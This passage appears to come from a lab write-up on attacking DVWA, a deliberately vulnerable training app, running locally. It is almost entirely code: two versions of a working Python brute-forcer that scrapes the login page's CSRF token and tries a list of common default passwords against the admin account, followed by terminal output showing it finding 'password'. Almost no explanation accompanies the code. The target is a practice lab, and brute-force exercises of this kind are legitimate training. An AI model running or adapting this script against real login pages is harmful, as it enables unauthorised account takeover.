    passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '1234', '12345', 'qwerty', 'webadmin', 'webmaster', 'maintenance', 'techsupport', 'letmein', 'logon', 'Passw@rd', 'alpine']


for password in passwords:
    with requests.Session() as session:
        r = session.get(dvwa_url)
        match = re.search(r"([0-9a-fA-F]{32})", r.text)  # Looking for 32 hexdigits (user_token value)
        if match:
            extracted_value = match.group(1)

        prop = session.post(dvwa_url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user_token": extracted_value})

        if "CSRF token is incorrect" in prop.text:
            print("Could not fetch user_token")
            break
        print(f"[+] Trying {password} Aganist user Admin", end=" ")
        if "Login failed" in prop.text:
            print(f"--- FAILED | Try again")
        else:
            print("--- Sucecss! | YAY!")
            print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")
            break
```



```
┌──(musashi㉿kali)-[~/Desktop/DVWA]
└─$ python dvwa_brute_forcer.py
[+] Trying root Aganist user Admin --- FAILED |
[+] Trying toor Aganist user Admin --- FAILED |
[+] Trying raspberry Aganist user Admin --- FAILED |
[+] Trying dietpi Aganist user Admin --- FAILED |
[+] Trying test Aganist user Admin --- FAILED |
[+] Trying uploader Aganist user Admin --- FAILED |
[+] Trying password Aganist user Admin --- Sucecss! |
LOGGIN WITH USERNAME: 'admin' AND PASSWORD: 'password'
```



```python
#!/bin/env python3
import requests
import time
import re

dvwa_url = "http://127.0.0.1:4280/login.php"  # change url to match yours
wordlist = "/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt"  # change this to any file path you want

try:
    with open(wordlist, "r") as h:
        passwords = h.readlines()
        passwords = [password.strip() for password in passwords]
except:
    # in case no file found or doesn't haave read permssion
    passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '1234', '12345', 'qwerty', 'webadmin', 'webmaster', 'maintenance', 'techsupport', 'letmein', 'logon', 'Passw@rd', 'alpine']


for password in passwords:
    with requests.Session() as session:
        r = session.get(dvwa_url)
        match = re.search(r"([0-9a-fA-F]{32})", r.text)  # Looking for 32 hexdigits (user_token value)
        if match:
            extracted_value = match.group(1)

        prop = session.post(dvwa_url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user_token": extracted_value})

        if "CSRF token is incorrect" in prop.text:
            print("Could not fetch user_token")
            break
        print(f"[+] Trying {password} Aganist user Admin", end=" ")
        if "Login failed" in prop.text:
            print(f"--- FAILED |                                ")
        else:
            print("--- Sucecss! |                                ")
            print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")
            break
```

```
[+] Trying root Aganist user Admin --- FAILED |
[+] Trying toor Aganist user Admin --- FAILED |
[+] Trying raspberry Aganist user Admin --- FAILED |
[+] Trying dietpi Aganist user Admin --- FAILED |
[+] Trying test Aganist user Admin --- FAILED |
[+] Trying uploader Aganist user Admin --- FAILED |
[+] Trying password Aganist user Admin --- Sucecss! |
LOGGIN WITH USERNAME: 'admin' AND PASSWORD: 'password'
[Finished in 295ms]
```